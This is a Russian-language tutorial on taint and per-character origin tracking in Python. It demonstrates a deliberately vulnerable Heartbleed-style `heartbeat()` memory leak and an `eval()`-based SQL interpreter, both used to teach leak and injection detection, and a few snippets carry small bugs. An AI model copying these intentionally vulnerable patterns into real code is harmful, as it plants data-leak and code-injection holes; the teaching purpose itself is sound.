'select (V-i<T/g) from inventory where T/r/G<FK(m)/(i)'
```

```

> Tainted[(T/r/G<FK(m)/(i))]

'select (((i))),_(S,)/L-k<H(Sv,R,n,W,Y) from inventory'
> Tainted[(((i))),_(S,)/L-k<H(Sv,R,n,W,Y))]

'select (N==c*U/P/y),i-e/n*y,T!=w,u from inventory'
> Tainted[(N==c*U/P/y),i-e/n*y,T!=w,u)]

'update inventory set _=B,n=v where o-p*k-J>T'

'select s from inventory where w4g4<.m(_)/_>t'
> Tainted[(w4g4<.m(_)/_>t)]

```

Инструкции `insert`, `update`, `select` и `delete` для существующей таблицы приводят к исключениям о метках. Теперь можно сосредоточиться на этих видах входных данных. Позже происхождение символов поможет установить, какие именно части ввода дошли до опасного выполнения. Но сначала рассмотрим другое применение меток.

Предотвращение утечек конфиденциальных данных

Метки могут гарантировать, что секретная информация не выйдет наружу. Присвоим строкам, которые нельзя раскрывать, специальную метку "SECRET":

```
secrets = tstr('<Plenty of secret keys>', taint='SECRET')
```

Обращение к любой подстроке `secrets` распространяет метку:

```
secrets[1:3].taint # type: ignore

'SECRET'
```

Вспомним утечку *heartbeat* из [вводной главы о тестировании](#): сервер случайно возвращал не только пользовательский ввод, но и секретные данные из памяти. Если ответ состоит лишь из пользовательского ввода, метки у него нет:

```
user_input = "hello"
reply = user_input
isinstance(reply, tstr)

False
```

Если же ответ содержит хотя бы часть секрета, он оказывается помечен:

```
reply = user_input + secrets[0:5]
reply

'hello<Plen'

reply.taint # type: ignore

'SECRET'
```

Функция отправки ответа теперь может проверять, что возвращаемые данные не содержат секретной информации:

```
def send_back(s):
    assert not isinstance(s, tstr) and not s.taint == 'SECRET' # type: ignore
    ...

with ExpectError():
    send_back(reply)

AssertionError (expected)
```

Решение на основе `tstr` помогает обнаруживать утечки, но далеко от совершенства. Если взять настоящую реализацию `heartbeat()`, *любой* ответ окажется помечен как `SECRET`, даже если секретная память вообще не читалась:

```
from Fuzzer import heartbeat

reply = heartbeat('hello', 5, memory=secrets)
reply.taint # type: ignore

'SECRET'
```

Причина видна в реализации `heartbeat()`: сначала она строит длинную строку `memory` из несекретного ответа и секретной памяти, а затем возвращает первые символы `memory`.

```
# Store reply in memory
memory = reply + memory[len(reply):]
```

На этом этапе вся память по-прежнему помечена `SECRET`, включая несекретную часть из `reply`.

Можно попытаться пометить `reply` как `PUBLIC`, но эта метка вступит в конфликт с `SECRET` у `memory`. Посмотрим, что происходит при соединении двух строк с разными метками:

```
thilo = tstr("High", taint='HIGH') + tstr("Low", taint='LOW')
thilo, thilo.taint # type: ignore

('HighLow', 'HIGH')
```

В этом случае `__add__()` имеет приоритет над `__radd__()`, поэтому правая строка `"Low"` рассматривается как обычная, непомеченная строка.

Можно снабдить `__add__()` и другие методы специальной обработкой конфликтов, но правило их разрешения сильно зависит от приложения:

- Если метки обозначают уровни конфиденциальности, `SECRET` должен иметь приоритет над `PUBLIC`. Любая комбинация секретной и публичной строк должна получить метку `SECRET`.
- Если метки обозначают происхождение информации, `UNTRUSTED` должен иметь приоритет над `TRUSTED`. Любая комбинация недоверенной и доверенной строк должна получить метку `UNTRUSTED`.

Такие правила можно реализовать, однако даже они не помогут в примере `heartbeat()` отделить секретные выходные данные от несекретных.

Отслеживание отдельных символов

К счастью, существует более универсальное решение. Для соединения строк с разными метками нужно назначать их не только строкам, но каждой единице информации — в нашем случае каждому символу. Тогда новая композиция символов просто унаследует метку посимвольно. Для этого введём второй вид информации — *происхождение* (`origin`).

Различать несколько недоверенных источников можно, задавая для каждого экземпляра отдельное происхождение; в исследованиях динамического происхождения такие экземпляры называют *цветами*. Пример этой техники уже встречался в [главе о добыче грамматики](#).

В этом разделе мы переносим происхождение на уровне символов. Для фрагмента исходной помеченной строки можно будет определить, из какой части ввода он взят. По сути, индекс каждого входного символа получает собственный цвет.

Возможны более сложные варианты, например *битовые карты происхождения*, где один символ результата зависит от нескольких исходных индексов — как при вычислении контрольной суммы строки. В этой главе они не рассматриваются.

Класс для отслеживания происхождения символов

Введём класс `ostr`. Подобно `tstr`, он хранит метку всей строки, а дополнительно — *происхождение* каждого символа: последовательный номер в заданном диапазоне, по умолчанию начинающемся с нуля, который обозначает позицию символа в конкретном источнике.

```
class ostr(str):
    """Wrapper for strings, saving taint and origin information"""
    DEFAULT_ORIGIN = 0

    def __new__(cls, value, *args, **kw):
        """Create an ostr() instance. Used internally."""
        return str.__new__(cls, value)

    def __init__(self, value: Any, taint: Any = None,
                  origin: Optional[Union[int, List[int]]] = None, **kwargs) -> None:
        """Constructor.
        `value` is the string value the `ostr` object is to be constructed from.
        `taint` is an (optional) taint to be propagated to derived strings.
        `origin` (optional) is either
        - an integer denoting the index of the first character in `value`, or
        - a list of integers denoting the origins of the characters in `value`,
        """
        self.taint = taint

        if origin is None:
            origin = ostr.DEFAULT_ORIGIN
        if isinstance(origin, int):
            self.origin = list(range(origin, origin + len(self)))
        else:
            self.origin = origin
        assert len(self.origin) == len(self)
```

Как и для `tstr`, реализуем методы преобразования в обычные строки Python:

```
class ostr(ostr):
    def create(self, s):
        return ostr(s, taint=self.taint, origin=self.origin)
```

Особого внимания требует `repr()`: экранированные символы занимают в представлении больше одной позиции. Кавычки получают неизвестное происхождение -1, а дополнительные символы escape-последовательности наследуют происхождение исходного символа:

```
class ostr(ostr):
    UNKNOWN_ORIGIN = -1

    def __repr__(self):
        # handle escaped chars
        origin = [ostr.UNKNOWN_ORIGIN]
        for s, o in zip(str(self), self.origin):
            origin.extend([o] * (len(repr(s)) - 2))

        origin.append(ostr.UNKNOWN_ORIGIN)
        return ostr(str.__repr__(self), taint=self.taint, origin=origin)

class ostr(ostr):
    def __str__(self):
        return str.__str__(self)
```

По умолчанию происхождение символов начинается с нуля:

```
othello = ostr('hello')
assert othello.origin == [0, 1, 2, 3, 4]
```

Можно указать и начальный индекс — здесь диапазон будет от 6 до 10:

```
tworld = ostr('world', origin=6)
```

```
assert tworld.origin == [6, 7, 8, 9, 10]
```

Для строки с табуляцией `repr()` показывает, как происхождение escape-последовательности дублируется:

```
a = ostr("hello\tworld")
repr(a).origin # type: ignore

[-1, 0, 1, 2, 3, 4, 5, 5, 6, 7, 8, 9, 10, -1]
```

`str()` возвращает обычный экземпляр `str` без происхождения и метки:

```
assert type(str(othello)) == str
```

Напротив, `repr()` сохраняет сведения о происхождении исходной строки:

```
repr(othello)

"'hello'"

repr(othello).origin # type: ignore

[-1, 0, 1, 2, 3, 4, -1]
```

Подобно меткам, происхождение можно очистить и проверить:

```
class ostr(ostr):
    def clear_taint(self):
        self.taint = None
        return self

    def has_taint(self):
        return self.taint is not None

class ostr(ostr):
    def clear_origin(self):
        self.origin = [self.UNKNOWN_ORIGIN] * len(self)
        return self

    def has_origin(self):
        return any(origin != self.UNKNOWN_ORIGIN for origin in self.origin)

othello = ostr('Hello')
assert othello.has_origin()
othello.clear_origin()
assert not othello.has_origin()
```

В оставшейся части раздела мы заново реализуем строковые методы так, чтобы они отслеживали происхождение. Если эти технические подробности вам не нужны, можно сразу перейти к [проверке происхождения](#).

Экскурс: реализация строковых методов

Создание

Новые подстроки следует оборачивать в `ostr`, но подклассам тоже нужно позволить создавать собственные экземпляры. Поэтому снова определим метод `create()`, создающий новый `ostr`:

```
class ostr(ostr):
    def create(self, res, origin=None):
        return ostr(res, taint=self.taint, origin=origin)

othello = ostr('hello', taint='HIGH')
otworld = othello.create('world', origin=6)
otworld.origin, otworld.taint
```

```
([6, 7, 8, 9, 10], 'HIGH')

assert (othello.origin, otworld.origin) == (
    [0, 1, 2, 3, 4], [6, 7, 8, 9, 10])
```

Индексация

В Python индексацию реализует `__getitem__()`. Положительные индексы просты, но есть две особенности. Во-первых, отрицательный индекс отсчитывается от позиции сразу после последнего символа, поэтому последний символ имеет индекс `-1`. Во-вторых, срез возвращает целый диапазон. В обоих случаях результат должен получить происхождение выбранных символов:

```
class ostr(ostr):
    def __getitem__(self, key):
        res = super().__getitem__(key)
        if isinstance(key, int):
            key = len(self) + key if key < 0 else key
            return self.create(res, [self.origin[key]])
        elif isinstance(key, slice):
            return self.create(res, self.origin[key])
        else:
            assert False

ohello = ostr('hello', taint='HIGH')
assert (ohello[0], ohello[-1]) == ('h', 'o')
ohello[0].taint

'HIGH'
```

Срезы

Оператор среза Python `[n:m]` опирается на возможность итерировать объект. Поэтому определим `__iter__()`, возвращающий собственный итератор:

```
class ostr(ostr):
    def __iter__(self):
        return ostr_iterator(self)
```

Объект итератора хранит состояние обхода: ссылку на исходный `ostr` и текущий индекс `_str_idx`.

```
class ostr_iterator():
    def __init__(self, ostr):
        self._ostr = ostr
        self._str_idx = 0

    def __next__(self):
        if self._str_idx == len(self._ostr):
            raise StopIteration
        # calls ostr getitem should be ostr
        c = self._ostr[self._str_idx]
        assert isinstance(c, ostr)
        self._str_idx += 1
        return c
```

Соберём всё вместе:

```
thw = ostr('hello world', taint='HIGH')
thw[0:5]

'hello'

assert thw[0:5].has_taint()
assert thw[0:5].has_origin()
thw[0:5].taint, thw[0:5].origin
```



```
('HIGH', [0, 1, 2, 3, 4])
```

Простое разделение

Первоначальная обёртка методов разделения сохраняет метку для каждого элемента результата:

```
def make_split_wrapper(fun):
    def proxy(self, *args, **kwargs):
        lst = fun(self, *args, **kwargs)
        return [self.create(elem) for elem in lst]
    return proxy

for name in ['split', 'rsplit', 'splitlines']:
    fun = getattr(str, name)
    setattr(ostr, name, make_split_wrapper(fun))

othello = ostr('hello world', taint='LOW')
othello == 'hello world'

True

othello.split()[0].taint # type: ignore

'LOW'
```

Разбиение на разделы с помощью `partition()` оставим читателю в качестве упражнения.

Конкатенация

Если соединяются две строки с происхождением, желательно перенести происхождение каждой в соответствующую часть результата. Для этого переопределим `__add__()`:

```
class ostr(ostr):
    def __add__(self, other):
        if isinstance(other, ostr):
            return self.create(str.__add__(self, other),
                                (self.origin + other.origin))
        else:
            return self.create(str.__add__(self, other),
                                (self.origin + [self.UNKNOWN_ORIGIN for i in other]))
```

Проверим соединение двух экземпляров `ostr`:

```
othello = ostr("hello")
otworld = ostr("world", origin=6)
othw = othello + otworld
assert othw.origin == [0, 1, 2, 3, 4, 6, 7, 8, 9, 10] # type: ignore
```

При соединении `ostr` с обычной `str` символы второй строки получают неизвестное происхождение:

```
space = " "
th_w = othello + space + otworld
assert th_w.origin == [
    0,
    1,
    2,
    3,
    4,
    ostr.UNKNOWN_ORIGIN,
    ostr.UNKNOWN_ORIGIN,
    6,
    7,
    8,
    9,
    10]
```

Если обычная str находится слева, будет вызван её `__add__()`, а не метод `ostr`. Python решает эту проблему методом `__radd__()` экземпляра `ostr`:

```
class ostr(ostr):
    def __radd__(self, other):
        origin = other.origin if isinstance(other, ostr) else [
            self.UNKNOWN_ORIGIN for i in other]
        return self.create(str.__add__(other, self), (origin + self.origin))

shello = "hello"
otworld = ostr("world")
thw = shello + otworld
assert thw.origin == [ostr.UNKNOWN_ORIGIN] * len(shello) + [0, 1, 2, 3, 4] # type: ignore
```

Срезам и конкатенации уже достаточно для реализации других методов, которые возвращают строку и не изменяют сами символы, например их регистр. Сначала рассмотрим вспомогательный метод.

Извлечение строки по происхождению

Для заданного входного индекса метод `x()` извлекает из `ostr` соответствующую часть с этим происхождением. Для удобства он принимает как целые числа, так и срезы:

```
class ostr(ostr):
    class TaintException(Exception):
        pass

    def x(self, i=0):
        """Extract substring at index/slice `i`"""
        if not self.origin:
            raise origin.TaintException('Invalid request idx')
        if isinstance(i, int):
            return [self[p]
                    for p in [k for k, j in enumerate(self.origin) if j == i]]
        elif isinstance(i, slice):
            r = range(i.start or 0, i.stop or len(self), i.step or 1)
            return [self[p]
                    for p in [k for k, j in enumerate(self.origin) if j in r]]

thw = ostr('hello world', origin=100)
assert thw.x(101) == ['e']
assert thw.x(slice(101, 105)) == ['e', 'l', 'l', 'o']
```

Замена

Метод `replace()` заменяет часть строки другой строкой. Происхождение неизменённых символов сохраняется, а заменяющая обычная строка получает неизвестное происхождение. Если замена сама является `ostr`, используется её карта происхождения.

```
class ostr(ostr):
    def replace(self, a, b, n=None):
        old_origin = self.origin
        b_origin = b.origin if isinstance(
            b, ostr) else [self.UNKNOWN_ORIGIN] * len(b)
        mystr = str(self)
        i = 0

        while True:
            if n and i >= n:
                break
            idx = mystr.find(a)
            if idx == -1:
```

```

        break
        last = idx + len(a)
        mystr = mystr.replace(a, b, 1)
        partA, partB = old_origin[0:idx], old_origin[last:]
        old_origin = partA + b_origin + partB
        i += 1

    return self.create(mystr, old_origin)

my_str = ostr("aa cde aa")
res = my_str.replace('aa', 'bb')
assert res, res.origin == ('bb', 'cde', 'bb',
                           [ostr.UNKNOWN_ORIGIN, ostr.UNKNOWN_ORIGIN,
                            2, 3, 4, 5, 6,
                            ostr.UNKNOWN_ORIGIN, ostr.UNKNOWN_ORIGIN])

my_str = ostr("aa cde aa")
res = my_str.replace('aa', ostr('bb', origin=100))
assert (
    res, res.origin) == (
    ('bb cde bb'), [
        100, 101, 2, 3, 4, 5, 6, 100, 101])

```

Разделение с сохранением происхождения

Операции разделения приходится практически реализовать заново; разделение по пробельным символам немного отличается от разделения по явному разделителю.

```

class ostr(ostr):
    def _split_helper(self, sep, splitted):
        result_list = []
        last_idx = 0
        first_idx = 0
        sep_len = len(sep)

        for s in splitted:
            last_idx = first_idx + len(s)
            item = self[first_idx:last_idx]
            result_list.append(item)
            first_idx = last_idx + sep_len
        return result_list

    def _split_space(self, splitted):
        result_list = []
        last_idx = 0
        first_idx = 0
        sep_len = 0
        for s in splitted:
            last_idx = first_idx + len(s)
            item = self[first_idx:last_idx]
            result_list.append(item)
            v = str(self[last_idx:])
            sep_len = len(v) - len(v.lstrip(' '))
            first_idx = last_idx + sep_len
        return result_list

    def rsplit(self, sep=None, maxsplit=-1):
        splitted = super().rsplit(sep, maxsplit)
        if not sep:
            return self._split_space(splitted)
        return self._split_helper(sep, splitted)

    def split(self, sep=None, maxsplit=-1):
        splitted = super().split(sep, maxsplit)
        if not sep:
            return self._split_space(splitted)
        return self._split_helper(sep, splitted)

```

```

my_str = ostr('ab cdef ghij kl')
ab, cdef, ghij, kl = my_str.rsplit(sep=' ')
assert (ab.origin, cdef.origin, ghij.origin,
        kl.origin) == ([0, 1], [3, 4, 5, 6], [8, 9, 10, 11], [13, 14])

my_str = ostr('ab cdef ghij kl', origin=list(range(0, 15)))
ab, cdef, ghij, kl = my_str.rsplit(sep=' ')
assert(ab.origin, cdef.origin, kl.origin) == ([0, 1], [3, 4, 5, 6], [13, 14])

my_str = ostr('ab cdef ghij kl', origin=100, taint='HIGH')
ab, cdef, ghij, kl = my_str.rsplit()
assert (ab.origin, cdef.origin, ghij.origin,
        kl.origin) == ([100, 101], [105, 106, 107, 108], [110, 111, 112, 113],
                       [118, 119])

my_str = ostr('ab cdef ghij kl', origin=list(range(0, 20)), taint='HIGH')
ab, cdef, ghij, kl = my_str.split()
assert (ab.origin, cdef.origin, kl.origin) == ([0, 1], [5, 6, 7, 8], [18, 19])
assert ab.taint == 'HIGH'

```

Удаление крайних символов

Методы `strip()`, `lstrip()` и `rstrip()` возвращают срез исходной строки и тем самым сохраняют происхождение оставшихся символов:

```

class ostr(ostr):
    def strip(self, cl=None):
        return self.lstrip(cl).rstrip(cl)

    def lstrip(self, cl=None):
        res = super().lstrip(cl)
        i = self.find(res)
        return self[i:]

    def rstrip(self, cl=None):
        res = super().rstrip(cl)
        return self[0:len(res)]

my_str1 = ostr(" abc ")
v = my_str1.strip()
assert v, v.origin == ('abc', [2, 3, 4])

my_str1 = ostr(" abc ")
v = my_str1.lstrip()
assert (v, v.origin) == ('abc ', [2, 3, 4, 5, 6])

my_str1 = ostr(" abc ")
v = my_str1.rstrip()
assert (v, v.origin) == (' abc', [0, 1, 2, 3, 4])

```

Раскрытие табуляции

При раскрытии табуляции вставленные пробелы получают происхождение соседнего фрагмента:

```

class ostr(ostr):
    def expandtabs(self, n=8):
        parts = self.split('\t')
        res = super().expandtabs(n)
        all_parts = []
        for i, p in enumerate(parts):
            all_parts.extend(p.origin)
            if i < len(parts) - 1:
                l = len(all_parts) % n
                all_parts.extend([p.origin[-1]] * l)
        return self.create(res, all_parts)

```

```

my_s = str("ab\tcd")
my_ostr = ostr("ab\tcd")
v1 = my_s.expandtabs(4)
v2 = my_ostr.expandtabs(4)
assert str(v1) == str(v2)
assert (len(v1), repr(v2), v2.origin) == (6, "'ab cd'", [0, 1, 1, 1, 3, 4])

```

Соединение строк

`join()` собирает как текст, так и карты происхождения элементов и разделителя:

```

class ostr(ostr):
    def join(self, iterable):
        mystr = ''
        myorigin = []
        sep_origin = self.origin
        lst = list(iterable)
        for i, s in enumerate(lst):
            sorigin = s.origin if isinstance(s, ostr) else [
                self.UNKNOWN_ORIGIN] * len(s)
            myorigin.extend(sorigin)
            mystr += str(s)
            if i < len(lst) - 1:
                myorigin.extend(sep_origin)
                mystr += str(self)
        res = super().join(iterable)
        assert len(res) == len(mystr)
        return self.create(res, myorigin)

my_str = ostr("ab cd", origin=100)
(v1, v2), v3 = my_str.split(), 'ef'
assert (v1.origin, v2.origin) == ([100, 101], [103, 104]) # type: ignore

v4 = ostr('').join([v2, v3, v1])
assert (
    v4, v4.origin) == (
    'cdefab', [
        103, 104, ostr.UNKNOWN_ORIGIN, ostr.UNKNOWN_ORIGIN, 100, 101])

```

Происхождение непустого разделителя тоже попадает в результат:

```

my_str = ostr("ab cd", origin=100)
(v1, v2), v3 = my_str.split(), 'ef'
assert (v1.origin, v2.origin) == ([100, 101], [103, 104]) # type: ignore

v4 = ostr(',').join([v2, v3, v1])
assert (v4, v4.origin) == ('cd,ef,ab',
    [103, 104, 0, ostr.UNKNOWN_ORIGIN, ostr.UNKNOWN_ORIGIN, 0, 100, 101]) #
    type: ignore

```

Разделы

```

class ostr(ostr):
    def partition(self, sep):
        partA, sep, partB = super().partition(sep)
        return (self.create(partA, self.origin[0:len(partA)]),
            self.create(sep,
                self.origin[len(partA):len(partA) + len(sep)]),
            self.create(partB, self.origin[len(partA) + len(sep):]))

    def rpartition(self, sep):
        partA, sep, partB = super().rpartition(sep)
        return (self.create(partA, self.origin[0:len(partA)]),
            self.create(sep,
                self.origin[len(partA):len(partA) + len(sep)]),
            self.create(partB, self.origin[len(partA) + len(sep):]))

```

Выравнивание

Для дополняющих символов `ljust()` и `rjust()` происхождение известно лишь в том случае, если сам заполнитель несёт такую информацию:

```
class ostr(ostr):
    def ljust(self, width, fillchar=' '):
        res = super().ljust(width, fillchar)
        initial = len(res) - len(self)
        if isinstance(fillchar, tstr):
            t = fillchar.x()
        else:
            t = self.UNKNOWN_ORIGIN
        return self.create(res, [t] * initial + self.origin)

class ostr(ostr):
    def rjust(self, width, fillchar=' '):
        res = super().rjust(width, fillchar)
        final = len(res) - len(self)
        if isinstance(fillchar, tstr):
            t = fillchar.x()
        else:
            t = self.UNKNOWN_ORIGIN
        return self.create(res, self.origin + [t] * final)
```

Форматирование оператором %

Пока реализован только строковый спецификатор `%s`. Происхождение заполнителя заменяется происхождением подставляемой строки:

```
class ostr(ostr):
    def __mod__(self, s):
        # nothing else implemented for the time being
        assert isinstance(s, str)
        s_origin = s.origin if isinstance(
            s, ostr) else [self.UNKNOWN_ORIGIN] * len(s)
        i = self.find('%s')
        assert i >= 0
        res = super().__mod__(s)
        r_origin = self.origin[:]
        r_origin[i:i + 2] = s_origin
        return self.create(res, origin=r_origin)

class ostr(ostr):
    def __rmod__(self, s):
        # nothing else implemented for the time being
        assert isinstance(s, str)
        r_origin = s.origin if isinstance(
            s, ostr) else [self.UNKNOWN_ORIGIN] * len(s)
        i = s.find('%s')
        assert i >= 0
        res = super().__rmod__(s)
        s_origin = self.origin[:]
        r_origin[i:i + 2] = s_origin
        return self.create(res, origin=r_origin)

a = ostr('hello %s world', origin=100)
(a % 'good').origin

[100, 101, 102, 103, 104, 105, -1, -1, -1, -1, 108, 109, 110, 111, 112, 113]

b = 'hello %s world'
c = ostr('bad', origin=10)
(b % c).origin
```

```
[-1, -1, -1, -1, -1, -1, 10, 11, 12, -1, -1, -1, -1, -1]
```

Методы, не изменяющие происхождение

Изменение регистра не меняет соответствие символов их исходным позициям:

```
class ostr(ostr):
    def swapcase(self):
        return self.create(str(self).swapcase(), self.origin)

    def upper(self):
        return self.create(str(self).upper(), self.origin)

    def lower(self):
        return self.create(str(self).lower(), self.origin)

    def capitalize(self):
        return self.create(str(self).capitalize(), self.origin)

    def title(self):
        return self.create(str(self).title(), self.origin)

a = ostr('aa', origin=100).upper()
a, a.origin

('AA', [100, 101])
```

Общие обёртки

Следующие обёртки не обязательны для работы, но полезны при трассировке:

```
def make_basic_str_wrapper(fun): # type: ignore
    def proxy(*args, **kwargs):
        res = fun(*args, **kwargs)
        return res
    return proxy

import inspect
import types

def informationflow_init_2():
    ostr_members = [name for name, fn in inspect.getmembers(ostr, callable)
                     if isinstance(fn, types.FunctionType) and fn.__qualname__.startswith('ostr')]

    for name, fn in inspect.getmembers(str, callable):
        if name not in set(['__class__', '__new__', '__str__', '__init__',
                           '__repr__', '__getattribute__']) | set(ostr_members):
            setattr(ostr, name, make_basic_str_wrapper(fn))

informationflow_init_2()
INITIALIZER_LIST.append(informationflow_init_2)
```

Ещё не перенесённые методы

Эти методы создают строки из других строк, но правильных реализаций для них пока нет. Поэтому до появления корректного переноса происхождения они помечаются опасными:

```
def make_str_abort_wrapper(fun):
    def proxy(*args, **kwargs):
        raise ostr.TaintException(
            '%s Not implemented in `ostr`' %
```

```

        fun.__name__)
    return proxy

def informationflow_init_3():
    for name, fn in inspect.getmembers(str, callable):
        # Omitted 'splitlines' as this is needed for formatting output in
        # IPython/Jupyter
        if name in ['__format__', 'format_map', 'format',
                    '__mul__', '__rmul__', 'center', 'zfill', 'decode', 'encode']:
            setattr(ostr, name, make_str_abort_wrapper(fn))

informationflow_init_3()
INITIALIZER_LIST.append(informationflow_init_3)

```

Прокси-обёртки охватывают большинство обычных случаев передачи информационного потока, но некоторые строковые операции переопределить невозможно.

Конец экскурса

Проверка происхождения

Теперь у нас есть полноценные строки `ostr`, в которых легко проверить происхождение каждого символа. Чтобы узнать, происходит ли одна строка из другой, можно преобразовать карты происхождения в множества и воспользоваться стандартными операциями над ними:

```

s = ostr("hello", origin=100)
s[1]

'e'

s[1].origin

[101]

```

Происхождение символа входит в множество происхождений всей строки:

```

set(s[1].origin) <= set(s.origin)

True

```

А у строки из другого диапазона происхождение другое:

```

t = ostr("world", origin=200)
set(s.origin) <= set(t.origin)

False

```

При соединении карт сохраняются оба диапазона, а обычный добавленный символ получает неизвестное происхождение:

```

u = s + t + "!"
u.origin

[100, 101, 102, 103, 104, 200, 201, 202, 203, 204, -1]

ostr.UNKNOWN_ORIGIN in u.origin

True

```

Возвращение к утечкам конфиденциальных данных

Применим новый механизм к `heartbeat()` и проверим утечку информации более точно.


```
SECRET_ORIGIN = 1000
```

Определим секрет, который нельзя раскрывать:

```
secret = ostr('<again, some super-secret input>', origin=SECRET_ORIGIN)
```

Происхождение каждого его символа начинается с SECRET_ORIGIN:

```
print(secret.origin)

[1000, 1001, 1002, 1003, 1004, 1005, 1006, 1007, 1008, 1009, 1010, 1011, 1012, 1013, 1014, 1015,
 1016, 1017, 1018, 1019, 1020, 1021, 1022, 1023, 1024, 1025, 1026, 1027, 1028, 1029, 1030, 1031]
```

Если вызвать heartbeat() с длиной, равной длине входа, всё происхождение ответа должно быть UNKNOWN_ORIGIN, а ни у одного символа не должно быть SECRET_ORIGIN:

```
hello_s = heartbeat('hello', 5, memory=secret)
hello_s

'hello'

assert isinstance(hello_s, ostr)
print(hello_s.origin)

[-1, -1, -1, -1, -1]
```

Отсутствие утечки можно сформулировать несколькими равносильными утверждениями:

```
assert hello_s.origin == [ostr.UNKNOWN_ORIGIN] * len(hello_s)
assert all(origin == ostr.UNKNOWN_ORIGIN for origin in hello_s.origin)
assert not any(origin >= SECRET_ORIGIN for origin in hello_s.origin)
```

Все проверки проходят и подтверждают, что секрет не вышел наружу.

Теперь используем уязвимость heartbeat(), запросив более длинный ответ. Сама функция не изменилась и остаётся уязвимой:

```
hello_s = heartbeat('hello', 32, memory=secret)
hello_s

'hellon, some super-secret input>'
```

Теперь ответ действительно содержит секретные сведения:

```
assert isinstance(hello_s, ostr)
print(hello_s.origin)

[-1, -1, -1, -1, -1, 1005, 1006, 1007, 1008, 1009, 1010, 1011, 1012, 1013, 1014, 1015, 1016, 1017,
 1018, 1019, 1020, 1021, 1022, 1023, 1024, 1025, 1026, 1027, 1028, 1029, 1030, 1031]
```

Каждое из прежних утверждений ожидаемо завершается ошибкой:

```
with ExpectError():
    assert hello_s.origin == [ostr.UNKNOWN_ORIGIN] * len(hello_s)

with ExpectError():
    assert all(origin == ostr.UNKNOWN_ORIGIN for origin in hello_s.origin)

with ExpectError():
    assert not any(origin >= SECRET_ORIGIN for origin in hello_s.origin)

AssertionError (expected)
AssertionError (expected)
AssertionError (expected)
```

Эти проверки можно встроить непосредственно в heartbeat(), чтобы функция завершалась до утечки. Дополнительно или вместо этого можно переписать функции вывода так, чтобы они не выдавали секретные данные. Оба варианта оставлены читателю в качестве упражнения.

Фаззинг, направляемый метками

Предыдущий фаззинг с учётом меток был не вполне удовлетворительным: он не позволял сосредоточиться на конкретных частях грамматики, которые приводили к опасным операциям. Исправим это с помощью направляемого метками фаззинга и TrackingDB.

Идея состоит в том, чтобы отследить происхождение каждого символа, достигшего `eval()`, затем вернуться к породившим его узлам грамматики и увеличить вероятность повторного выбора этих узлов.

TrackingDB

TrackingDB похож на TaintedDB. Разница в том, что при достижении `my_eval()` строкой с происхождением он просто возбуждает Tainted:

```
class TrackingDB(TaintedDB):
    def my_eval(self, statement, g, l):
        if statement.origin:
            raise Tainted(statement)
        try:
            return eval(statement, g, l)
        except:
            raise SQL_EXCEPTION('Invalid SQL (%s)' % repr(statement))
```

Далее нужен специально созданный фаззер, сохраняющий метки и происхождение.

TaintedGrammarFuzzer

Класс TaintedGrammarFuzzer обеспечивает распространение происхождения на дерево вывода. Он подобен GrammarFuzzer из [главы о грамматических фаззерах](#), но сохраняет происхождение и метки.

```
import random
from GrammarFuzzer import GrammarFuzzer
from Parser import canonical

class TaintedGrammarFuzzer(GrammarFuzzer):
    def __init__(self,
                 grammar,
                 start_symbol=START_SYMBOL,
                 expansion_switch=1,
                 log=False):
        self.tainted_start_symbol = ostr(
            start_symbol, origin=[1] * len(start_symbol))
        self.expansion_switch = expansion_switch
        self.log = log
        self.grammar = grammar
        self.c_grammar = canonical(grammar)
        self.init_tainted_grammar()

    def expansion_cost(self, expansion, seen=set()):
        symbols = [e for e in expansion if e in self.c_grammar]
        if len(symbols) == 0:
            return 1

        if any(s in seen for s in symbols):
            return float('inf')

        return sum(self.symbol_cost(s, seen) for s in symbols) + 1

    def fuzz_tree(self):
```

```

tree = (self.tainted_start_symbol, [])
nt_leaves = [tree]
expansion_trials = 0
while nt_leaves:
    idx = random.randint(0, len(nt_leaves) - 1)
    key, children = nt_leaves[idx]
    expansions = self.ct_grammar[key]
    if expansion_trials < self.expansion_switch:
        expansion = random.choice(expansions)
    else:
        costs = [self.expansion_cost(e) for e in expansions]
        m = min(costs)
        all_min = [i for i, c in enumerate(costs) if c == m]
        expansion = expansions[random.choice(all_min)]

    new_leaves = [(token, []) for token in expansion]
    new_nt_leaves = [e for e in new_leaves if e[0] in self.ct_grammar]
    children[:] = new_leaves
    nt_leaves[idx:idx + 1] = new_nt_leaves
    if self.log:
        print("%-40s" % (key + " -> " + str(expansion)))
    expansion_trials += 1
return tree

def fuzz(self):
    self.derivation_tree = self.fuzz_tree()
    return self.tree_to_string(self.derivation_tree)

```

Для фаззинга используется специально подготовленная грамматика с происхождением. Каждому определению, каждой альтернативе и каждому токenu назначается отдельный диапазон. Границу токенов здесь выбрали равной 10 после просмотра грамматики. Так можно точно определить, какие её части участвовали в интересующих операциях.

```

class TaintedGrammarFuzzer(TaintedGrammarFuzzer):
    def init_tainted_grammar(self):
        key_increment, alt_increment, token_increment = 1000, 100, 10
        key_origin = key_increment
        self.ct_grammar = {}
        for key, val in self.c_grammar.items():
            key_origin += key_increment
            os = []
            for v in val:
                ts = []
                key_origin += alt_increment
                for t in v:
                    nt = ostr(t, origin=key_origin)
                    key_origin += token_increment
                    ts.append(nt)
                os.append(ts)
            self.ct_grammar[key] = os

        # a use tracking grammar
        self.ctp_grammar = {}
        for key, val in self.ct_grammar.items():
            self.ctp_grammar[key] = [(v, dict(use=0)) for v in val]

```

Как и прежде, инициализируем TrackingDB:

```
trdb = TrackingDB(db.db)
```

Чтобы при преобразовании дерева обратно в строку происхождение не терялось, переопределим tree_to_string():

```

class TaintedGrammarFuzzer(TaintedGrammarFuzzer):
    def tree_to_string(self, tree):
        symbol, children, *_ = tree
        e = ostr('')
        if children:
            return e.join([self.tree_to_string(c) for c in children])
        else:

```

```
return e if symbol in self.c_grammar else symbol
```

Метод `update_grammar()` принимает множество происхождений, достигших опасной операции, и исходное дерево вывода. Он поднимает информацию от листьев к корню и увеличивает счётчик `use` всех затронутых альтернатив расширенной грамматики:

```
class TaintedGrammarFuzzer(TaintedGrammarFuzzer):
    def update_grammar(self, origin, dtree):
        def update_tree(dtree, origin):
            key, children = dtree
            if children:
                updated_children = [update_tree(c, origin) for c in children]
                corigin = set.union(
                    *[o for (key, children, o) in updated_children])
                corigin = corigin.union(set(key.origin))
                return (key, children, corigin)
            else:
                my_origin = set(key.origin).intersection(origin)
                return (key, [], my_origin)

        key, children, oset = update_tree(dtree, set(origin))
        for key, alts in self.ctp_grammar.items():
            for alt, o in alts:
                alt_origins = set([i for token in alt for i in token.origin])
                if alt_origins.intersection(oset):
                    o['use'] += 1
```

Теперь всё готово к фаззингу:

